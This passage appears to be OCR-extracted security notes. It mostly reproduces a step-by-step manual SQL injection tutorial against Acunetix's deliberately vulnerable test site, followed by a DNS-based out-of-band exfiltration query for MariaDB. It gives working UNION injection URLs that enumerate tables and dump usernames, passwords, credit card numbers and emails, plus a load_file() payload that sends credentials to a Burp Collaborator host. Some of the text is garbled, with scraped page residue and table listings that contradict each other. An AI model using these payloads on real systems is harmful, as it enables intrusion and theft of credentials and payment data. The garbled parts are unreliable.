
Similarly repeating for order 2, 3 and so on one by one

<http://testphp.vulnweb.com/artists.php?artist=1 order by 2>



<http://testphp.vulnweb.com/artists.php?artist=1 order by 4>


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let's penetrate more inside using union base injection to select statement from a different table.

`http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3`


From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3`


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3`


From the screenshot, you can read the database name **acu art**



Next query will extract the current username as well as a version of the database system

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()`


Here we have retrieve **5.1.73 Ubuntu0 10.04.1** as version and **acu art@localhost** as the current user



Through the next query, we will try to fetch table name inside the database

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1`

From the screenshot you read can the name of the first table is **artists**.



`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1`

From the screenshot you can read the name of the second table is **cards**.

artists

table_name,3 from information_schema.tables where table_schema=database() limit 1,1

acunetix acu art

www.hackingarticles.in

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

artist: carts

3

view pictures of the artist

comment on this artist

Browse categories

Browse artists

Your cart

Signup

Your profile

Similarly, repeat the same query for another table with slight change

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1`

We got table 3: **categ**

artists

table_name,3 from information_schema.tables where table_schema=database() limit 2,1

acunetix acu art

www.hackingarticles.in

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

artist: categ

3

view pictures of the artist


Browse categories

Browse artists

Your cart

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1`


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1`

We got table 7: **users**



`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 8,1`

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



the concat function is used for concatenation of two or more string into a single string.

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()`

From screen you can see through concat function we have successfully retrieved all table name inside the

database.

Table 1: artist

Table 2: Carts

Table 3: Categ


Table 4: Featured

Table 5: Guestbook

Table 6: Pictures

Table 7: Product

Table 8: users




Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'
```

Awesome!! We successfully retrieve all eight column names from inside the table users.


Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



Use the concat function for selecting **uname** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users
```


From the screenshot, you can read uname: **test**



Use the concat function for selecting **pass** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from users


From the screenshot, you can read pass: **test**



Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users

From the screenshot, you can read cc: **1234-5678-2300-9000**




Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: jitendra@panalinks.com

Enjoy hacking!!



<https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>

OOB via DNS

DNS based exfiltration:

The following is a sample of query for DNS based exfiltration for MariaDB, one of the fork of MySQL database. For discussion of Microsoft SQL database, PostgreSQL database and Oracle database, may refer to the paper aforementioned. The query is used to exfiltrate database version, username, and password from MariaDB. load_file() function is used to initiate outbound DNS request and period (.) as delimiter to organize the display of captured data.

```
select
load_file(CONCAT('\\\\', (SELECT+@@version), '.', (S
ELECT+user), '.', (SELECT+password), '.', 'n5tgzhrf76
8171uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

DNS outbound requests of MariaDB that are captured by Burp Collaborator server are shown as following:

#	Time	Type	Payload	Comment
1	2019-Aug-09 20:22:59 UTC	DNS	n5tgzhrf768f71uacq0hqlocu2ir	
2	2019-Aug-09 20:22:37 UTC	DNS	n5tgzhrf768f71uacq0hqlocu2ir	
3	2019-Aug-09 20:23:20 UTC	DNS	n5tgzhrf768f71uacq0hqlocu2ir	
4	2019-Aug-09 20:23:41 UTC	DNS	n5tgzhrf768f71uacq0hqlocu2ir	
